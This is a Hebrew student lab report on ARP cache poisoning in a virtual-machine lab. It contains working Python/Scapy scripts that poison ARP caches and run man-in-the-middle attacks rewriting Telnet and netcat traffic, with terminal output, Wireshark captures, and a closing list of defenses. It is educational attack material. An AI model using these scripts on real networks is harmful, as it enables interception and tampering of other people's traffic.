


מעבדה ברשתות מחשבים

Arp Cache Poisoning Attack Lab

דין יעיש 308273952

תרשים הרשת (ילווה אותנו בכל חלקי המעבדה):



Task 1: ARP Cache Poisoning

מבוא

בחלק זה, השתמשנו ב-packet spoofing לצורך הרעלת ARP cache של ה-client.
-hosti.

באמצעות המתקפה המדוברת, נוכל להאזין לתעבורה בין 2 מכונות ברשת ולבצע מניפולציה על התעבורה (MITM). במטלה זו ביצענו 3 שיטות להרעלת ה-ARP: ARP request, ARP reply ו-ARP gratuitous message.

- ARP request – בשיטה זו, נבצע הרעלה באמצעות שליחה של בקשת ARP מהתוקף לנתקף.
- ARP reply – בשיטה זו, נבצע הרעלה באמצעות שליחת תגובת ARP מהתוקף לנתקף.
- ARP gratuitous message – בשיטה זו, נשלח בקשת ARP ייחודית מסוג ARP request מהתוקף כך שהבקשה תבצע רענון של המידע השמור בטבלת ה-ARP של הנתקף.

ביצוע המשימה

תת משימה 1A: ARP request


כתבנו סקריפט בpython עם שימוש בספריית Scapy. יצרנו בקשת ARP לכתובת ה-IP של מכונה A כאשר הגדרנו בבקשה את כתובת המקור שלה כמכונה B (כברירת מחדל, שדה ה-opcode של ARP הוא request).

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(src='08:00:27:28:a6:34',dst='08:00:27:8a:db:e6')
A = ARP(op = 1,hwdst='08:00:27:8a:db:e6',pdst='10.0.2.15',hwsrc='08:00:27:28:a6:34',psrc='10.0.2.7')

pkt = E/A
sendp(pkt)
```

הרצנו את הסקריפט במכונת ה-Attacker:



```
Terminal
[03/17/21-10:44:07]Attacker:~/source$sudo python3 arprequest.py
.
Sent 1 packets.
[03/17/21-10:44:45]Attacker:~/source$
```

לאחר הרצת הסקריפט במכונת ה-Attacker, ניתן לראות כי כתובת ה-IP של מכונה B משויכת לכתובת ה-MAC של מכונת ה-Attacker.

```
Terminal
File Edit View Search Terminal Help
[03/17/21-04:56:35]Alice:~$arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.7          ether   08:00:27:28:a6:34  C             enp0s3
10.0.2.1          ether   52:54:00:12:35:00  C             enp0s3
[03/17/21-04:57:15]Alice:~$
```

תת משימה B:1 ARP reply

במשימה זו שלחנו ARP reply ממכונת Attacker למכונה A. שינינו את הפרמטר
op מ-1 (ARP request) ל-2 (ARP reply).

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(src='08:00:27:28:a6:34',dst='08:00:27:8a:db:e6')
A = ARP(op = 2,hwdst='08:00:27:8a:db:e6',pdst='10.0.2.15',hwsrc='08:00:27:28:a6:34',psrc='10.0.2.7')

pkt = E/A
sendp(pkt)
```

הרצנו את הסקריפט במכונת ה-Attacker:

```
Terminal
[03/17/21-10:57:06]Attacker:~/source$sudo python3 arpreply.py
.
Sent 1 packets.
[03/17/21-11:09:38]Attacker:~/source$
```

לפני הרצת הסקריפט, מחקנו את הרשומות הקיימות ב ARP cache של מכונה A.
לאחר ההרצה, טבלת ה-ARP המעודכנת הכילה כמצופה את כתובת ה-MAC של
מכונת ה-Attacker אשר שויכה לכתובת ה-IP של מכונה B

```
Terminal
File Edit View Search Terminal Help
[03/17/21-05:24:57]Alice:~$arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.1          ether   52:54:00:12:35:00  C             enp0s3
10.0.2.7          ether   08:00:27:28:a6:34  C             enp0s3
[03/17/21-05:25:02]Alice:~$
```

תת משימה 1C: ARP gratuitous message

כעת, ביצענו ARP gratuitous ממכונת Attacker, חבילה זו נשלחת לכתובת broadcast בחבילת ethernet.

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(src='08:00:27:28:a6:34',dst='ff:ff:ff:ff:ff:ff')
A = ARP(op = 1,hwdst='ff:ff:ff:ff:ff:ff',pdst='10.0.2.7',hwsrc='08:00:27:28:a6:34',psrc='10.0.2.7')
pkt1 = E/A
sendp(pkt1)
```

מכיוון שחבילה זו מבצעת עדכון לטבלאות ARP הקיימות, אין צורך לבצע מחיקה לטבלת ה-ARP.

חבילה זו אינה מוסיפה לטבלאות ה-ARP רשומות חדשות ולכן אם היינו מוחקים את הכתובות בטבלת ה-ARP הרעלת ה-ARP לא הייתה מצליחה

```
Terminal
File Edit View Search Terminal Help
[03/17/21-05:48:10]Alice:~$arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.1         ether   52:54:00:12:35:00 C              enp0s3
10.0.2.7         ether   08:00:27:28:a6:34 C              enp0s3
[03/17/21-05:48:21]Alice:~$
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

מבוא

במטלה זו, ביצענו התקפה על תקשורת Telnet באמצעות הרעלת ARP cache. Telnet הוא פרוטוקול המשתמש ברשת ethernet בעזרת חיבור TCP בלבד, בפרוטוקול זה ישנם שני משתתפים (מכונות) כאשר מכונה אחת משמשת כ-client ואילו המכונה השנייה מדמה server.

כל חבילה (אשר מכילה data) שה-client שולח, תוחזר כ-echo מה-server. בהתקפה זו אנו רוצים להרעיל את הdata אשר נשלח ל-server, בכך שנחליף כל אות ב-data באות Z.

בשלב ה-1 (הרעלת ARP cache):

הרעלנו את טבלאות ה-ARP במכונות A ו-B:

```
Terminal
File Edit View Search Terminal Help
[03/17/21-05:55:57]Alice:~$arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.3          ether   08:00:27:ff:87:3d  C             enp0s3
10.0.2.1          ether   52:54:00:12:35:00  C             enp0s3
10.0.2.7          ether   08:00:27:28:a6:34  C             enp0s3
[03/17/21-06:01:02]Alice:~$
```

```
Terminal
[03/17/21-05:58:22]Bob:~$arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.15         ether   08:00:27:28:a6:34  C             enp0s3
10.0.2.1          ether   52:54:00:12:35:00  C             enp0s3
[03/17/21-06:00:49]Bob:~$
```

ניתן לראות כי טבלאות ה-ARP במכונות A ו-B הורעלו, כתובת ה-MAC של ה-Attacker משויכת לכתובת ה-IP של מכונה B עבור טבלת ה-ARP של מכונה A וכתובת ה-MAC של ה-Attacker משויכת לכתובת ה-IP של מכונה A עבור טבלת ה-ARP של מכונה B.

שלב 2 (בדיקה לפני הפעלת IP forwarding):

כעת, ביצענו פינג בין מכונה A ל-B:

ip.addr == 10.0.2.7							
No.	Time	Source	Destination	Protocol	Length	Info	
→ 1	2021-03-17 06:27:03.3554635...	10.0.2.15	10.0.2.7	ICMP	98	Echo (ping...	
← 2	2021-03-17 06:27:03.3706569...	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping...	
3	2021-03-17 06:27:04.3579982...	10.0.2.15	10.0.2.7	ICMP	98	Echo (ping...	
4	2021-03-17 06:27:04.3586246...	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping...	

▶ Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▼ Ethernet II, Src: PcsCompu_8a:db:e6 (08:00:27:8a:db:e6), Dst: PcsCompu_0d:7b:a3 (08:00:27:0d:7b:a3)
▶ Destination: PcsCompu_0d:7b:a3 (08:00:27:0d:7b:a3)
▶ Source: PcsCompu_8a:db:e6 (08:00:27:8a:db:e6)
Type: IPv4 (0x0800)
▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7
▶ Internet Control Message Protocol

ip.addr == 10.0.2.7							
No.	Time	Source	Destination	Protocol	Length	Info	
→ 1	2021-03-17 06:27:03.3554635...	10.0.2.15	10.0.2.7	ICMP	98	Echo (ping...	
← 2	2021-03-17 06:27:03.3706569...	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping...	
3	2021-03-17 06:27:04.3579982...	10.0.2.15	10.0.2.7	ICMP	98	Echo (ping...	
4	2021-03-17 06:27:04.3586246...	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping...	

▶ Frame 2: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▼ Ethernet II, Src: PcsCompu_0d:7b:a3 (08:00:27:0d:7b:a3), Dst: PcsCompu_8a:db:e6 (08:00:27:8a:db:e6)
▶ Destination: PcsCompu_8a:db:e6 (08:00:27:8a:db:e6)
▶ Source: PcsCompu_0d:7b:a3 (08:00:27:0d:7b:a3)
Type: IPv4 (0x0800)
▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.15
▶ Internet Control Message Protocol

בתמונות לעיל ניתן לראות באישיreshark כי תקשורת ה-ICMP עוברת ממכונה A למכונה B ללא מעבר במכונת ה-Attacker (ניתן לראות את כתובות ה-MAC).

זאת מכיוון שמכונת ה-Attacker לא מאפשרת העברת חבילות דרכה, דבר שמוביל לכך שטבלאות ה-ARP במכונות A ו-B התעדכנו לכתובות ה-MAC המקוריות שלהן בהתאמה.

שלב 3 (הפעלת IP forwarding):

כעת, הפעלנו במכונת ה-Attacker את ה-IP forwarding כך שנוכל להאזין לתעבורה בין מכונות A ו-B. בפקודת פינג ממכונה A למכונה B אנו רואים במכונת ה-Attacker שלנו את התעבורה ביניהם:

No.	Time	Source	Destination	Protocol	Length	Info
14	2021-04-01 12:36:03.8696701...	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping) reply id=0x3377, s...
15	2021-04-01 12:36:03.8697554...	10.0.2.6	10.0.2.7	ICMP	126	Redirect (Redirect fo...
16	2021-04-01 12:36:03.8698061...	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping) reply id=0x3377, s...
17	2021-04-01 12:36:04.8686931...	10.0.2.15	10.0.2.7	ICMP	98	Echo (ping) request id=0x3377, s...
18	2021-04-01 12:36:04.8687184...	10.0.2.6	10.0.2.15	ICMP	126	Redirect (Redirect fo...
19	2021-04-01 12:36:04.8687339...	10.0.2.15	10.0.2.7	ICMP	98	Echo (ping) request id=0x3377, s...
20	2021-04-01 12:36:04.8692451...	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping) reply id=0x3377, s...
21	2021-04-01 12:36:04.8692553...	10.0.2.6	10.0.2.7	ICMP	126	Redirect (Redirect fo...
22	2021-04-01 12:36:04.8692676...	10.0.2.7	10.0.2.15	ICMP	98	Echo (ping) reply id=0x3377, s...

► Frame 14: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▼ Ethernet II, Src: PcsCompu_0d:7b:a3 (08:00:27:0d:7b:a3), Dst: PcsCompu_28:a6:34 (08:00:27:28:a6:34)
► Destination: PcsCompu_28:a6:34 (08:00:27:28:a6:34)
► Source: PcsCompu_0d:7b:a3 (08:00:27:0d:7b:a3)
Type: IPv4 (0x0800)
► Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.15
► Internet Control Message Protocol

שלב 4 (הפעלת מתקפת MITM):

תחילה, נפעיל את סקריפט ה-ARP poisoning שלנו, נפעיל את ה-

IP FOWARDING במכונת ה-Attacker ונבצע חיבור TELNET ממכונה A למכונה B:

```
Terminal
[03/28/21-05:25:21]Bob:~$arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.15        ether   08:00:27:28:a6:34 C              enp0s3
10.0.2.1         ether   52:54:00:12:35:00 C              enp0s3
10.0.2.3         ether   08:00:27:eb:83:56 C              enp0s3
[03/28/21-05:27:09]Bob:~$telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Mar 30 05:20:28 EDT 2021 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```


לאחר יצירת ה-connection, נכבה במכונת ה-Attacker את ה-IP Forwarding בכדי שהחבילות לא יעברו ישירות ונוכל לבצע מניפולציה על החבילות בעזרת סקריפט:

```
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = "10.0.2.7"
VM_B_IP = "10.0.2.15"

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        # Create a new packet based on the captured one.
        # (1) We need to delete the checksum fields in the IP and TCP headers,
        # because our modification will make them invalid.
        # Scapy will recalculate them for us if these fields are missing.
        # (2) We also delete the original TCP payload.
        newpkt = IP(bytes(pkt[IP]))
        newpkt.show()
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        #####
        # Construct the new payload based on the old payload.
        # Students need to implement this part.

        olddata = pkt[TCP].payload.load # Get the original payload data
        given_data = list(olddata) # Get old data to temp variable
        for i in range(0, len(given_data)):
            given_data[i] = ord('Z'); #for each letter in the temp variable we change it to Z
        newdata = bytes(given_data);
        #####
        # Attach the new data and set the packet out

        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet

pkt = sniff(filter='tcp and not src 10.0.2.6',prn=spoof_pkt)
```

לאחר הרצת הסקריפט, בחלון ה-TELNET כל לחיצה תחזיר את האות Z:

```
Terminal
[03/28/21-05:25:21]Bob:~$arp
Address                HWtype  HWaddress           Flags Mask            Iface
10.0.2.15              ether   08:00:27:28:a6:34    C                     enp0s3
10.0.2.1               ether   52:54:00:12:35:00    C                     enp0s3
10.0.2.3               ether   08:00:27:eb:83:56    C                     enp0s3
[03/28/21-05:27:09]Bob:~$telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Mar 30 05:20:28 EDT 2021 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[03/30/21]seed@VM:~$ ZZZZ
```

ניתן לראות שבשליחה נשלחה האות a אל ה-server :

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-30 12:28:08.0970218...	10.0.2.7	10.0.2.15	TELNET	67	Telnet Data ...
5	2021-03-30 12:28:08.1310490...	10.0.2.15	10.0.2.7	TELNET	67	Telnet Data ...
506	2021-03-30 12:28:15.1422428...	10.0.2.7	10.0.2.15	TELNET	67	Telnet Data ...
524	2021-03-30 12:28:15.3484401...	10.0.2.7	10.0.2.15	TELNET	67	[TCP Spurious ...
552	2021-03-30 12:28:15.7336830...	10.0.2.15	10.0.2.7	TELNET	67	Telnet Data ...
560	2021-03-30 12:28:15.8632672...	10.0.2.15	10.0.2.7	TELNET	67	[TCP Spurious ...
562	2021-03-30 12:28:15.8906301...	10.0.2.15	10.0.2.7	TELNET	67	[TCP Spurious ...
565	2021-03-30 12:28:15.9338135...	10.0.2.15	10.0.2.7	TELNET	67	[TCP Spurious ...
567	2021-03-30 12:28:15.9766463...	10.0.2.15	10.0.2.7	TELNET	67	[TCP Spurious ...
569	2021-03-30 12:28:16.0365622...	10.0.2.7	10.0.2.15	TELNET	67	[TCP Spurious ...

▶ Frame 1: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_0d:7b:a3 (08:00:27:0d:7b:a3), Dst: PcsCompu_28:a6:34 (08:00:27:28:a6:34)
 ▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.15
 ▶ Transmission Control Protocol, Src Port: 49488, Dst Port: 23, Seq: 3710364353, Ack: 4147365643, Len: 1
 ▼ Telnet
 Data: a

ניתן לראות שנשלחה חזרה האות Z מה-server (לאחר המניפולציה שביצענו על החבילה) :

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-30 12:28:08.0970218...	10.0.2.7	10.0.2.15	TELNET	67	Telnet Data ...
5	2021-03-30 12:28:08.1310490...	10.0.2.15	10.0.2.7	TELNET	67	Telnet Data ...
506	2021-03-30 12:28:15.1422428...	10.0.2.7	10.0.2.15	TELNET	67	Telnet Data ...
524	2021-03-30 12:28:15.3484401...	10.0.2.7	10.0.2.15	TELNET	67	[TCP Spurious ...
552	2021-03-30 12:28:15.7336830...	10.0.2.15	10.0.2.7	TELNET	67	Telnet Data ...
560	2021-03-30 12:28:15.8632672...	10.0.2.15	10.0.2.7	TELNET	67	[TCP Spurious ...
562	2021-03-30 12:28:15.8906301...	10.0.2.15	10.0.2.7	TELNET	67	[TCP Spurious ...
565	2021-03-30 12:28:15.9338135...	10.0.2.15	10.0.2.7	TELNET	67	[TCP Spurious ...
567	2021-03-30 12:28:15.9766463...	10.0.2.15	10.0.2.7	TELNET	67	[TCP Spurious ...
569	2021-03-30 12:28:16.0365622...	10.0.2.7	10.0.2.15	TELNET	67	[TCP Spurious ...

▶ Frame 5: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_8a:db:e6 (08:00:27:8a:db:e6), Dst: PcsCompu_28:a6:34 (08:00:27:28:a6:34)
 ▶ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.7
 ▶ Transmission Control Protocol, Src Port: 23, Dst Port: 49488, Seq: 4147365643, Ack: 3710364354, Len: 1
 ▼ Telnet
 Data: Z

Task 3: ATTACKER Attack on netcat using ARP Cache Poisoning

מבוא

במשימה זו, בדומה למשימה 2, נבצע הרעלת ARP cache לתעבורת netcat בין מכונה A למכונה B. פרוטוקול זה מתבסס או על TCP או על UDP (אנחנו נשתמש ב-TCP) באמצעותו ניתן לאבחן תקלות באפליקציות רשת.

במקרה שלנו, בתקשורת ה-netcat מכונה A תשמש כ-client ומכונה B תאזין לPORT 9090 ותדמה Server.

כל קלט שישלח ממכונה A ישוכפל למכונה B.

תחילה, נפעיל את סקריפט הרעלת ה-ARP שבו השתמשנו במשימה 2 ונפתח netcat server במכונה B:

```
Terminal
[03/28/21-05:51:47]Bob:~$nc -l 9090
```

לאחר מכן נתחבר במכונה A לשרת זה:

```
Terminal
File Edit View Search Terminal Help
[03/30/21-05:51:43]Alice:~$nc 10.0.2.7 9090
```

ניתן לראות כי התעבורה תקינה:

```
Terminal
[03/28/21-06:10:15]Bob:~$nc -l 9090
hello it is working

Terminal
File Edit View Search Terminal Help
[03/30/21-06:09:46]Alice:~$nc 10.0.2.7 9090
hello it is working
```

כעת נבטל את IP forwarding ונכתוב סקריפט לזיוף התעבורה ב-netcat שיופעל במכונת ה-Attacker:

```
#!/usr/bin/python3
from scapy.all import *


VM_A_IP = "10.0.2.15"
VM_B_IP = "10.0.2.7"

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        #####
        olddata = pkt[TCP].payload.load # Get the original payload data
        newdata = olddata.replace(b'deanori',b'AAAAAAA') #change our names to capital A's
        temp_pkt = newpkt/newdata
        temp_pkt.show()
        send(temp_pkt)
        #####
    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        send(pkt[IP]) # Forward the original packet


pkt = sniff(filter='tcp and not src 10.0.2.6',prn=spoof_pkt)
```

הסקריפט יחליף כל מופע של deanori ברצף של אותיות A בעת שליחת חבילה ממכונה A למכונה B, מספר אותיות ה-A צריך להיות זהה למספר האותיות בחבילה הנשלחת בכדי שה-checksum יהיה זהה.

נכבה את ה-IP forwarding ונריץ את סקריפט הזיוף ונראה כי הזיוף צלח:



```
Terminal
File Edit View Search Terminal Help
[03/30/21-06:23:38]Alice:~$nc 10.0.2.7 9090
hello it is working
deanori
```



```
Terminal
[03/28/21-06:23:40]Bob:~$nc -l 9090
hello it is working
AAAAAAA
```

סיכום המעבדה

במעבדה זו התנסנו בהרעלת טבלאות ARP של מחשבים ברשת באמצעות מחשב שמבצע התקפת MITM. למדנו כיצד להאזין לתעבורה בין שני מחשבים (Eavesdropping) וכן לבצע מניפולציה על התעבורה ולשנות את המידע המועבר בה (Spoofing). ניתן למנוע הרעלות מסוג זה באמצעות שימוש ב-VPN וכן שימוש בטבלאות ARP סטטיות, ניתן גם לבצע סינון חבילות בכדי לזהות חבילות ARP אשר עלולות להיות מורעלות בעזרת בדיקת התוכן שלהן. כמו כן, גילינו כי קיימים כלי צד שלישי לאיתור הרעלות ARP (כגון ARP-GUARD) אשר יכולים למפות את הרשת הקיימת ולכלול הדמיה של routers ו switches ובנוסף לבנות חוקים לשליטה על חיבורים עתידיים.